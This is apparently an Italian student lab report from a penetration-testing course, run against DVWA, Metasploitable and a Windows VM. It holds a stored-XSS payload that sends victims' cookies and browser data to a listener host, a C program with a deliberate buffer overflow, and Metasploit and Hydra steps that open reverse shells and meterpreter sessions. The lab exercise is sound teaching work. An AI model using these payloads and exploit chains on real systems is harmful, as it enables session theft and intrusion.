- Il codice accede ai cookie della sessione dell'utente con **document.cookie** e li concatena come parametro nella richiesta GET.

The screenshot shows a web browser window for the Damn Vulnerable Web Application (DVWA) running on port 8080. The URL in the address bar is 192.168.104.150/dvwa/vulnerabilities/xss\_l/. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, there's a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, and SQL Injection. The main content area has two input fields: "Name" and "Message". The "Name" field contains "src=http://0.0.0.0:4444/?cookie=" + docum. The "Message" field contains "test". Below these fields is a button labeled "Sign Guestbook".

## 3). Invio dei cookie:

Il payload invia i cookie della vittima al tuo server remoto

The screenshot shows the DVWA Security page. The sidebar includes links for DVWA Security, PHP Info, About, and Logout. A message box says "You have logged in as 'pablo'". At the bottom, there's information about the user: "Username: pablo", "Security Level: medium", and "PHPIDS: disabled".

```
(kali㉿kali)-[~/Desktop/bw2]
$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
127.0.0.1 - - [08/Jan/2025 12:57:04] "GET /?cookie=security=medium;%20PHPSESSID=4279d93ba4b3986921818ef1ed920a1a HTTP/1.1" 200 -

```


#### 4) Verifica dell' attacco

Una volta aver inserito il payload nel campo del nome e aver salvato il messaggio nel web server, il nostro attacco può ritenersi concluso. Controllando il web server messo in ascolto possiamo notare che la richiesta dei cookie di un utente che visita la pagina infetta è andata a buon fine.

A verifica del buon esito dell'attacco effettueremo un test visitando la pagina infetta utilizzando l'account precedentemente compromesso.

**credenziali account → username: pablo password:letmein**

In prima battuta notiamo che visitando la pagina infetta con un utente diverso, il nostro commento è stato salvato dal server e persisterà nella pagina.



Sul server python messo in ascolto arriva la richiesta da parte dell'utente che sta visitando la pagina con all'interno i suoi cookie di sessione.

```
(kali㉿kali)-[~/Desktop/bw2]
$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
127.0.0.1 - - [08/Jan/2025 12:57:04] "GET /?cookie=security=medium;%20PHPSESSID=4279d93ba4b3986921818ef1ed920a1a HTTP/1.1" 200 -
127.0.0.1 - - [08/Jan/2025 13:14:29] "GET /?cookie=security=medium;%20PHPSESSID=4279d93ba4b3986921818ef1ed920a1a HTTP/1.1" 200 -

```

Per recuperare i cookie di sessione, l'indirizzo ip, la versione del browser e la data del nostro target, sviluppiamo un payload che ci permetta di recuperare queste informazioni.

il payload utilizzato è il seguente:

```
<script>


var cookies = document.cookie;

var browser = navigator.userAgent;

var img = new Image();

img.src = "http://<SERVER_IP>:<PORT>/receive_data?cookies=" + encodeURIComponent(cookies) +
"&browser=" + encodeURIComponent(browser);

</script>
```



Spiegazione del payload:

<script>:

- Questo è il tag HTML che definisce il blocco di codice JavaScript da eseguire all'interno della pagina web. Il codice all'interno del tag <script> verrà eseguito nel contesto della pagina web caricata dal browser della vittima.

**var cookies = document.cookie;:**

- La variabile cookies acquisisce i **cookie di sessione** dalla pagina web corrente. document.cookie è una proprietà di JavaScript che contiene tutti i cookie associati al dominio corrente. Questi cookie sono essenziali per gestire la sessione dell'utente, e in contesti di test come questo possono contenere informazioni sensibili (ad esempio, dati di autenticazione).

**var browser = navigator.userAgent;:**

- La variabile browser acquisisce una stringa che descrive il **browser dell'utente** e il sistema operativo tramite navigator.userAgent. La proprietà userAgent fornisce informazioni dettagliate sul browser utilizzato, come la versione del browser, il sistema operativo, e altre informazioni sulla macchina dell'utente.

```
var img = new Image();
```

- Qui viene creato un nuovo oggetto **Image** in JavaScript. Questo oggetto è utilizzato per inviare una richiesta HTTP in modo invisibile all'utente. In pratica, viene creato un "oggetto immagine" (che non viene mai visualizzato), ma il suo utilizzo consente di fare una richiesta HTTP GET al server specificato nell'URL (img.src).

```
img.src = "http://<SERVER_IP>:<PORT>/receive_data?cookies=" + encodeURIComponent(cookies) + "&browser=" + encodeURIComponent(browser);
```

- **img.src** è l'attributo che definisce l'URL della risorsa da caricare. In questo caso, il codice invia una richiesta GET al server Python (che hai configurato nel passo precedente).
- **<SERVER\_IP>:<PORT>** deve essere sostituito con l'indirizzo IP del server Python che riceverà i dati (ad esempio, http://192.168.1.100:5000).
- **receive\_data** è la route del server Python che riceverà i dati tramite la richiesta GET.

I dati (cookie e browser) vengono inviati come **parametri della query string** nella URL. Ad esempio:

- **encodeURIComponent()**: Questa funzione è utilizzata per **codificare** correttamente i valori (cookie e browser) prima di includerli nell'URL. Questo è necessario per evitare problemi con caratteri speciali come &, =, spazi, e altri caratteri che potrebbero interferire con la formattazione dell'URL.

Inserendo questo payload all'interno del campo vulnerabile della macchina DVWA e salvando il messaggio all'interno del web server, possiamo notare come sul server python messo in ascolto ci arrivino tutte le informazioni che si volevano recuperare dal target.

```
Press CTRL+C to quit CSRF
IP della vittima: 127.0.0.1
Cookies: security=low; PHPSESSID=f67e4655138cc640aaaaf040d10f43
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
```

Possiamo quindi ritenere l'attacco eseguito con successo.

### Traccia 3

Leggendo attentamente il programma fornito, abbiamo ipotizzato che la sua funzione potesse essere quella di ordinare in ordine crescente 10 numeri interi forniti dall'utente, ipotesi in seguito confermata dall'esecuzione del programma.

In seguito, analizzando il codice, siamo riusciti a causare un errore di segmentazione modificando un parametro del primo ciclo for, modificando il valore massimo di ripetizione del ciclo for, superando il valore dell'array dichiarato inizialmente.

Esempio del codice: `for ( i = 0 ; i < 15 ; i++)`, dove l'array dichiarato inizialmente aveva un limite di 10.

Dopo aver completato questa parte della traccia, ci siamo dedicati alla compilazione di un codice che includa un menù iniziale (con cui è possibile selezionare se utilizzare la versione che causa un Overflow o la versione funzionante) e abbia un controllo degli input per evitare valori non accettati dal programma.

Il programma si presenta come un semplice menu che offre all'utente tre opzioni:

1. **Modalità Sicura:** l'utente inserisce una serie di numeri interi, che vengono poi ordinati.
2. **Modalità Overflow:** l'utente cerca di inserire più numeri di quanti l'array possa contenere, causando un errore di overflow.
3. **Esci:** permette di uscire dal programma.

- COSTANTE SIZE

```
#define SIZE 10
```

Nel programma, la costante SIZE è definita con il valore 10, il che significa che ogni volta che si fa riferimento a SIZE, il programma sa che l'array che userà per memorizzare i numeri interi sarà lungo 10. In altre parole, l'array avrà 10 posizioni in cui poter memorizzare valori. Questo è un numero fisso che determina la quantità di numeri che l'utente deve inserire nella "Modalità Sicura" e la quantità di memoria allocata per il vettore.

- CONTROLLO INPUT DELL'UTENTE

```
8 int getIntegerInput() {
9     int num;
10    while (scanf("%d", &num) != 1) {
11        printf("Input non valido. Inserire un numero intero: ");
12        while (getchar() != '\n'); |
13    }
14    return num;
15 }
```

Questa funzione serve per chiedere all'utente di inserire un numero intero. Se l'utente inserisce qualcosa che non è un numero (ad esempio una lettera), il programma lo avvisa e continua a chiedere l'input finché non viene inserito un numero valido. Il comando **getchar()** serve a "pulire" il buffer di input, rimuovendo eventuali caratteri non desiderati che potrebbero interferire con l'input successivo.

### MENU PRINCIPALE

```
67 int main() {
68     int choice;
69
70     do {
71         printf("\n==== Menu Principale ====\n");
72         printf("1. Modalità Sicura\n");
73         printf("2. Modalità Overflow\n");
74         printf("3. Esci\n");
75         printf("Seleziona un'opzione: ");
76         choice = getIntegerInput();
77
78         switch (choice) {
79             case 1:
80                 safeMode();
81                 break;
82             case 2:
83                 overflowMode();
84                 break;
85             case 3:
86                 printf("Uscita dal programma...\n");
87                 exit(0);
88             default:
89                 printf("Scelta non valida. Riprova.\n");
90         }
91     } while (1);
92
93     return 0;
94 }
```

Questa è la funzione principale che gestisce l'interazione con l'utente. Il programma visualizza un menu con tre opzioni:

1. Modalità Sicura: Esegue la funzione `safeMode()`, dove l'utente può inserire numeri, ordinarli e vederli stampati.
2. Modalità Overflow: Esegue la funzione `overflowMode()`, dove l'utente può causare un errore di overflow inserendo più numeri di quelli che l'array può contenere.
3. Esci: Termina il programma.

Il ciclo `do...while` permette di mostrare continuamente il menu finché l'utente non sceglie di uscire.

```
(kali㉿kali)-[~/.../S2-L2/S2-L2/UNIT-2/BW II]
$ gcc -o BOF2 BOF2.c & ./BOF2

[1] 8338

==== Menu Principale ====
1. Modalità Sicura
2. Modalità Overflow
3. Esci
Seleziona un'opzione: [1] + done      gcc -o BOF2 BOF2.c
```

- MODALITA' SICURA

```
18 void safeMode() {
19     int vector[SIZE], i, j, k, swap_var;
20
21     printf("\n** Modalità Sicura **\n");
22     printf("Inserire %d interi:\n", SIZE);
23
24     for (i = 0; i < SIZE; i++) {
25         printf("[%d]: ", i + 1);
26         vector[i] = getIntegerInput();
27     }
28
29     printf("\nIl vettore inserito è:\n");
30     for (i = 0; i < SIZE; i++) {
31         printf("[%d]: %d\n", i + 1, vector[i]);
32     }
33
34
35     for (j = 0; j < SIZE - 1; j++) {
36         for (k = 0; k < SIZE - j - 1; k++) {
37             if (vector[k] > vector[k + 1]) {
38                 swap_var = vector[k];
39                 vector[k] = vector[k + 1];
40                 vector[k + 1] = swap_var;
41             }
42         }
43     }
44
45     printf("\nIl vettore ordinato è:\n");
46     for (j = 0; j < SIZE; j++) {
47         printf("[%d]: %d\n", j + 1, vector[j]);
48     }
49 }
```

In questa funzione, il programma chiede all'utente di inserire 10 numeri interi (il numero 10 è determinato dalla costante SIZE). Ogni numero inserito viene memorizzato nell'array `vector[]`. Dopo che l'utente ha inserito tutti i numeri, il programma li stampa. Successivamente, il programma ordina l'array di numeri in ordine crescente utilizzando un algoritmo chiamato Bubble Sort. Questo algoritmo confronta ogni coppia di numeri adiacenti e li scambia se sono nell'ordine sbagliato, ripetendo questo processo finché l'array non è ordinato. Infine, il programma stampa il vettore ordinato.

```
1  
** Modalità Sicura **  
Inserire 10 interi:
```

```
[1]: 45  
[2]: 5  
[3]: 33  
[4]: 47  
[5]: 21  
[6]: 2  
[7]: 98  
[8]: 77  
[9]: 65  
[10]: 44
```

```
Il vettore inserito è:
```

```
[1]: 45  
[2]: 5  
[3]: 33  
[4]: 47  
[5]: 21  
[6]: 2  
[7]: 98  
[8]: 77  
[9]: 65  
[10]: 44
```

```
Il vettore ordinato è:
```

```
[1]: 2  
[2]: 5  
[3]: 21  
[4]: 33  
[5]: 44  
[6]: 45  
[7]: 47  
[8]: 65  
[9]: 77  
[10]: 98
```

- MODALITA' OVERFLOW

```
52 void overflowMode() {  
53     int vector[SIZE], i;  
54  
55     printf("\n** Modalità Overflow **\n");  
56     printf("Inserire più di %d interi per causare un errore.\n", SIZE);  
57  
58     for (i = 0; i < SIZE + 100; i++) {  
59         printf("[%d]: ", i + 1);  
60         vector[i] = getIntegerInput();  
61     }  
62  
63     printf("\nFine del programma in modalità Overflow.\n");  
64 }
```

In questa funzione, il programma permette all'utente di inserire molti più numeri rispetto alla dimensione dell'array, precisamente 110 numeri (poiché si cerca di inserire SIZE + 100, ovvero 110 numeri). L'array vector[] è però definito con 10 posizioni (come indicato dalla costante SIZE). Questo comportamento causa un overflow di memoria, un errore che si verifica quando si cerca di scrivere oltre i limiti di un array, potenzialmente danneggiando altre parti della memoria del programma. Come possiamo notare il programma può andare incontro a malfunzionamenti a causa di questa operazione.

```

==== Menu Principale ====
1. Modalità Sicura
2. Modalità Overflow
3. Esci
Seleziona un'opzione: 2

** Modalità Overflow **
Inserire più di 10 interi per causare un errore.
[1]: 44
[2]: 5
[3]: 67
[4]: 54
[5]: 32
[6]: 3
[7]: 77
[8]: 8
[9]: 9
[10]: 21
[11]: 34
[12]: 46
[48]: 79
[49]: 95
[50]: 43
[51]: 22
[52]: 35
[53]: 111
[54]: 12
[55]: 23
[56]: 99
[57]: 6
[58]: 5
[59]: 55
[60]: 75
[61]: 72
[62]: 

```

Il ciclo do...while permette di mostrare continuamente il menu finché l'utente non sceglie di uscire.

---

#### Traccia 4

Obiettivi dell' esercizio:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole.
- Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

#### 1) Configurazione del laboratorio virtuale.

VM utilizzate: Kali Linux: 192.168.50.103

Metasploitable: 192.168.50.101

```

(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e3:23:a0 brd ff:ff:ff:ff:ff:ff
        inet 192.168.50.103/24 brd 192.168.50.255 scope global noprefixroute eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::734f:9c98:17db:2add/64 scope link noprefixroute
            valid_lft forever preferred_lft forever

(kali㉿kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:e3:23:a0, IPv4: 192.168.50.103
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.50.101 08:00:27:4a:b7:b1 (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.026 seconds (126.36 hosts/sec). 1 responded

```

Verifichiamo la connettività tra le due VM

2) Tramite il seguente comando nmap facciamo una scansione dei servizi sull' indirizzo target e individuiamo la porta 445

```
nmap -sV 192.168.50.101 -T5
```

- **nmap**: è lo strumento di scansione di rete utilizzato per scoprire host e servizi sulla rete.
- **-sV** (Service Version Detection): questa opzione chiede a Nmap di cercare non solo le porte aperte, ma anche di determinare i **dettagli del servizio** (come il tipo di servizio e la versione) che sta ascoltando su ogni porta aperta.
- **192.168.50.101**: questo è l'indirizzo IP target.
- **-T5** (Timing Template): questo parametro modifica la velocità e l'aggressività della scansione. (-T5 è il **livello di aggressività più alto** e indica a Nmap di eseguire una scansione molto rapida e intensa, che può ridurre il tempo di esecuzione ma aumentare la probabilità di essere rilevati da un sistema di rilevamento delle intrusioni IDS)

3) Avviamo msfconsole, tramite il comando **search** cerchiamo l'exploit interessato e, utilizzando il comando **options**, visualizziamo le informazioni necessarie per funzionare

```
msf6 > search exploit/multi/samba
Matching Modules
=====
#  Name
-
0  exploit/multi/http/usermap_script  2007-05-14      excellent  No    Samba "username map script"
" Command Execution
1  exploit/multi/http/nttrans          2003-04-07      average   No    Samba 2.2.2 - 2.2.6 nttrans
s Buffer Overflow

Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/samba/nttrans
```

4) Impostazioni payload

Impostiamo l' indirizzo IP della macchina target

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.101
rhosts => 192.168.50.101
```

Impostiamo la porta attiva dove è presente il servizio da exploitare

```
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
```

Impostiamo la porta della kali che deve mettersi in ascolto

```
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
```

Verifichiamo che tutto sia stato impostato correttamente

```
msf6 exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
CHOST  no            The local client address
CPORT  no            The local client port
Proxies no            A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS 192.168.50.101 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT  445           yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
LHOST  192.168.50.103 yes        The listen address (an interface may be specified)
LPORT  5555          yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.
```

Tramite il comando **exploit** avvio l' exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.103:5555
[*] Command shell session 3 opened (192.168.50.103:5555 → 192.168.50.101:53855) at 2025-01-05 17:07:10
+0100
```

5) Tramite il comando **ifconfig** verifico l' indirizzo di rete della macchina target

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.103:5555
[*] Command shell session 3 opened (192.168.50.103:5555 → 192.168.50.101:53855) at 2025-01-05 17:07:10
+0100

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:4a:b7:b1
          inet addr:192.168.50.101 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4a:b7b1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:3601 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2983 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:282153 (275.5 KB) TX bytes:243572 (237.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

## Traccia 5

1) Configurazione del laboratorio virtuale.

VM utilizzate: Kali Linux: 192.168.200.100

Windows: 192.168.200.200

Verifichiamo la connettività tra le due VM:

```
(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password di kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:e3:23:a0, IPv4: 192.168.200.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.200.200 08:00:27:ae:6c:c3      (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.058 seconds (124.39 hosts/sec). 1 responded

(kali㉿kali)-[~]
└─$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=2.42 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=3.36 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=1.33 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=2.75 ms
^C
--- 192.168.200.200 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.329/2.464/3.361/0.738 ms
```

2) Tramite nmap facciamo una scansione dei servizi sull' indirizzo target e individuiamo la porta 8080 con il servizio attivo di TomCat.

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.200.200 -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 11:00 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
or specify valid servers with --dns-servers
Nmap scan report for 192.168.200.200
Host is up (0.0056s latency).

Not shown: 982 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
7/tcp      open  echo
8/tcp      open  discard?
8080/tcp   open  http           Apache Tomcat/Coyote JSP engine 1.1
17/tcp     open  qotd            Windows qotd (English)
19/tcp     open  chargen
80/tcp     open  http            Microsoft IIS httpd 10.0
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp   open  msmq?
2103/tcp   open  msrpc           Microsoft Windows RPC
2105/tcp   open  msrpc           Microsoft Windows RPC
2107/tcp   open  msrpc           Microsoft Windows RPC
3389/tcp   open  ssl/ms-wbt-server?
5432/tcp   open  postgresql
8009/tcp   open  ajp13           Apache Jserv (Protocol v1.3)
8080/tcp   open  http           Apache Tomcat/Coyote JSP engine 1.1
8443/tcp   open  ssl/https-alt
Service Info: Host: DESKTOP-9K104BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 161.78 seconds
```

3) Avviamo msfconsole e cerchiamo un auxiliary che ci permetta di eseguire un bruteforce alla pagina di login del servizio TomCat della macchina target.

```
msf6 > search auxiliary/scanner/http/tomcat
Matching Modules
-----

|   | Name                                    | Status | Running | Sessions | Commands | Disclosure Date   | Rank   | Check | Description                              |
|---|-----------------------------------------|--------|---------|----------|----------|-------------------|--------|-------|------------------------------------------|
| 0 | auxiliary/scanner/http/tomcat_enum      |        | True    | .        |          | Exploit - Exploit | normal | No    | Apache Tomcat User Enumeration           |
| 1 | auxiliary/scanner/http/tomcat_mgr_login |        | True    | .        |          | Exploit - Exploit | normal | No    | Tomcat Application Manager Login Utility |


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/tomcat_mgr_login

msf6 > use 1
      Status: 0 sessions
      Options:
      Exploit: auxiliary/scanner/http/tomcat_enum
      Session: 0
      Commands:
      Disclosure Date: Exploit - Exploit
      Rank: normal
      Check: No
      Description: Apache Tomcat User Enumeration
      msf6 >
```

4) Impostiamo le informazioni per far avviare l' exploit

| Name             | Current Setting   | Required | Description   |
|------------------|---|----------|---|
| ANONYMOUS_LOGIN  | true  | yes      | Attempt to login with a blank username and password   |
| BLANK_PASSWORDS  | false   | no       | Try blank passwords for all users   |
| BRUTEFORCE_SPEED | 5   | yes      | How fast to bruteforce, from 0 to 5   |
| DB_ALL_CREDS     | false   | no       | Try each user/password couple stored in the current database  |
| DB_ALL_PASS      | false   | no       | Add all passwords in the current database to the list   |
| DB_ALL_USERS     | false   | no       | Add all users in the current database to the list   |
| DB_SKIP_EXISTING | none  | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)           |
| PASSWORD         |   | no       | The HTTP password to specify for authentication   |
| PASS_FILE        | /usr/share/metasploit-framework/data/wordlists/tomcat_mgr/default_pass.txt  | no       | File containing passwords, one per line   |
| Proxies          | me  | Running  | Sessions  |
| RHOSTS           | 192.168.200.200   | no       | no  |
| RPORT            | 8080  | yes      | A proxy chain of format type:host:port[,type:host:port]...  |
| SSL              | false   | no       | The target host(s), see https://docs.metasploit.com/docs/sing-metasploit/basics/using-metasploit.html |
| STOP_ON_SUCCESS  | false   | no       | Negotiate SSL/TLS for outgoing connections  |
| TARGETURI        | /manager/html   | yes      | The target port (TCP)   |
| THREADS          | 1   | yes      | Stop guessing when a credential works for a host  |
| USERNAME         |   | no       | URL for Manager login. Default is /manager/html   |
| USERPASS_FILE    | /usr/share/metasploit-framework/data/wordlists/tomcat_mgr/default_pass.txt  | no       | The number of concurrent threads (max one per host)   |
| USER_AS_PASS     | false   | no       | The HTTP username to specify for authentication   |
| USER_FILE        | /usr/share/metasploit-framework/data/wordlists/tomcat_mgr/default_users.txt | no       | File containing users and passwords separated by space, on e pair per line                            |
| VERBOSE          | true  | yes      | Try the username as the password for all users  |
| VHOST            | true  | no       | File containing users, one per line   |
|                  |   |          | Whether to print output for all attempts  |
|                  |   |          | HTTP server virtual host  |

## 5) Avvio del brute force

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit  
[!] No active DB -- Credential data will not be saved!  
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:admin (Incorrect)  
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:manager (Incorrect)  
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:role1 (Incorrect)  
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:root (Incorrect)  
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:tomcat (Incorrect)  
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:s3cret (Incorrect)  
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:vagrant (Incorrect)  
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:QLogic66 (Incorrect)  
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:password (Incorrect)  
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:Password1 (Incorrect)  
[-] 192.168.200.200:8080 - LOGIN FAILED: admin:changethis (Incorrect)
```

6) Il brute force non trova l' email e la password associabili. Abbiamo effettuato una verifica sul file tomcat-users dove sono contenute le credenziali.

```
password="password" username="admin"/>
```

Dopodiché abbiamo verificato nelle combinazioni provate dal brute force e abbiamo constatato che questa combinazione è stata già provata ma ha avuto esito negativo.

**[ - ] 192.168.200.200:8080 – LOGIN FAILED: admin:password (Incorrect)**

Abbiamo quindi verificato direttamente dal browser le credenziali e abbiamo confermato che consentivano l'accesso.

7) A questo punto abbiamo provato un'altra strada esimulando un attacco di brute force con Hydra, abbiamo creato una lista di username e password. L'attacco ha avuto successo e un username e una password sono state associate.

```
(kali㉿kali)-[~]
└─$ hydra -L login.txt -P login.txt -s 8080 192.168.200.200 http-get /manager/html
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
hese *** ignore laws and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-06 17:26:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking http-get://192.168.200.200:8080/manager/html
[8080][http-get] host: 192.168.200.200   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-06 17:26:45
```

8) Trovate le credenziali abbiamo selezionato l'exploit adatto da msfconsole

```
msf6 > search exploit/multi/http/tomcat_mgr_upload
Matching Modules
=====
#  Name                               Disclosure Date  Rank      Check  Description
-  exploit/multi/http/tomcat_mgr_upload  2009-11-09    excellent Yes    Apache Tomcat Manager Authenticated Upload Co
e Execution
  1  \_ target: Java Universal          .           .       .
  2  \_ target: Windows Universal       .           .       .
  3  \_ target: Linux x86               .           .       .

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/tomcat_mgr_upload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'
```

E abbiamo impostato le informazioni necessarie (compreso username e password appena scoperte)

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
```

Abbiamo quindi avviato l' exploit che ci ha aperto la sessione di meterpreter

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying hwVTAP...
[*] Executing hwVTAP...
[*] Undeploying hwVTAP...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (57971 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:4444 -> 192.168.200.200:49450) at 2025-01-06 17:08:19 +0100
meterpreter >
```

9) Con il comando **ifconfig** abbiamo recuperato le informazioni di rete della macchina target

